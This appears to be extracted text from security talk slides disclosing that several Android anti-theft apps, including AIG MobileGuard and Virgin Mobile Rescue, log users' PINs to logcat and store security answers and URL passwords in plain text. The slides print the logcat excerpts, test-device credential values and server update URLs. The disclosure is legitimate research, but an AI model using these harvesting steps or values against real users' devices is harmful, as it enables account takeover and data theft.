


Leaked Blue Cross Credentials

- Also leaked Facebook, Twitter, and YouTube credentials



Fixed in Two Days





- New version refuses to use invalid SSL certificates

Security Products

Slides and projects at samsclass.info

AIG MobileGuard



Security app required for insurance coverage

Removed from Google Play after my reports

Already Trojaned 😊

```
D/dalvikvm( 9603): GC_CONCURRENT freed 2060K, 15% free 17041K/19872K, paused 5ms+2ms, total 34ms
W/genymotion_audio( 377): out_write() limiting sleep time 69659 to 23219
W/genymotion_audio( 377): out_write() limiting sleep time 46439 to 23219
D/update (11670): serverUrl-->https://aig.yougetitback.com/
D/update (11670): settingsUrl-->vaultUpdateSettings?
D/update (11670): password-->e9dc70a33f8a0d994279890ba3014052db2797bd
D/update (11670): tagCode-->137532201849692
D/update (11670): encodedXmlData-->%3c%3fxml%20version%3d'1.0'%20encoding%3d'UTF-8'%3f%3e%3cConfig%3e%3cSettings%3e%3cPin%3e0000%3c%2fPin%3e%3c%2fSettings%3e%3c%2fConfig%3e
D/YGIB Test(11670): con.getResponseCode()-->200
D/YGIB Test(11670): urlString-->https://aig.yougetitback.com/vaultUpdateSettings?pwd=e9dc70a33f8a0d994279890ba3014052db2797bd&tagid=137532201849692&type=S
D/YGIB Test(11670): content-->%3c%3fxml%20version%3d'1.0'%20encoding%3d'UTF-8'%3f%3e%3cConfig%3e%3cSettings%3e%3cPin%3e0000%3c%2fPin%3e%3c%2fSettings%3e%3c%2fConfig%3e
I/ActivityManager( 9603): START u0 {cmp=com.yougetitback.androidapplication.aig.mobile/com.yougetitback.androidapplication.CreateUpdateUserScreen} from pid 11670
```

Local Storage of Sensitive Data

```
SuperheroPrefsFile.xml - /Users/sambowne/Documents/finapps/aigm/data/com.yougeti
Save Close Live Find A
<string name="registrationresult">0</string>
<string name="temporary_answer">Slartibartfast</string>
<string name="tagregisteredalready">>false</string>
<string name="offlineLock">off</string>
<string name="simLock">off</string>
<string name="numCalls"></string>
<string name="imei">0000000000000000</string>
<string name="answer">Slartibartfast</string>
<string name="countryCode">CH</string>
<string name="activationresult">0</string>
<string name="DataBackup_enabled">>false</string>
<boolean name="PinAcknowledged" value="true" />
<string name="Fraud_enabled">>false</string>
<string name="finalPrefixList">,,</string>
<string name="imsi"></string>
<string name="activationdevicecode">133987271194774</string>
<int name="temporary_question" value="0" />
<string name="countryLock">off</string>
<string name="interval"></string>
<string name="urlPassword">0e70c770c25afeb4c6677384d7b4740489378d35</
<string name="version">3.0</string>
<string name="internationalPrefixList">00,</string>
<string name="messageUrl">callMainETagUSA?</string>
<string name="autolocked">off</string>
<string name="tagcode">133987271194774</string>
<string name="restoreUrl">restorecontacts?</string>
<string name="question">My mothers maiden name</string>
<string name="serverUrl">https://aig.yougetitback.com/</string>
<string name="callCentreNumber">0080085558859</string>
<string name="temporarypin">3362</string>
<boolean name="activationAckServiceRunning" value="false" />
```

Security Answer




Security Question



PIN




DEMO: MobileSuperHero (10,000)



```
. . . . . sambowne Sat May 23  
platform-tools $./adb logcat | grep encod  
D/update (28608): encodedXmlData-->%3c%3fxm  
%3e%3cPin%3e1337%3c%2fPin%3e%3c%2fSettings%3  
D/YGIB Test(28608): content-->%3c%3fxml%20ve  
Pin%3e1337%3c%2fPin%3e%3c%2fSettings%3e%3c%2
```

- Logs the PIN
- Last update 12-13-12


DEMO: Virgin Mobile Rescue (100,000)



```
. . . . . sambowne Sat May 23
platform-tools $./adb logcat | grep encod
D/update ( 3132): encodedXmlData-->%3c%3fxm
%3e%3cPin%3e1338%3c%2fPin%3e%3c%2fSettings%3
D/YGIB Test( 3132): content-->%3c%3fxml%20ve
Pin%3e1338%3c%2fPin%3e%3c%2fSettings%3e%3c%2
```

- Logs the PIN
- Last update 7-22-13
- Must uninstall Mobile Superhero to use it


DEMO: Rebound (50)



```
. . . . . sambowne Sat May 23
platform-tools $./adb logcat | grep encod
D/update ( 3350): encodedXmlData-->%3c%3fxm
%3e%3cPin%3e1339%3c%2fPin%3e%3c%2fSettings%3
D/YGIB Test( 3350): content-->%3c%3fxml%20ve
Pin%3e1339%3c%2fPin%3e%3c%2fSettings%3e%3c%2
```

- Logs the PIN
- Last update 7-16-13

DEMO: Rebound Mobile Security (50)



```
. . . . . sambowne Sat May 23  
platform-tools $./adb logcat | grep encod  
D/update ( 3724): encodedXmlData-->%3c%3fxm  
%3e%3cPin%3e1340%3c%2fPin%3e%3c%2fSettings%3  
D/YGIB Test( 3724): content-->%3c%3fxml%20ve  
Pin%3e1340%3c%2fPin%3e%3c%2fSettings%3e%3c%2
```

- Logs the PIN
- Last updated 11-7-2013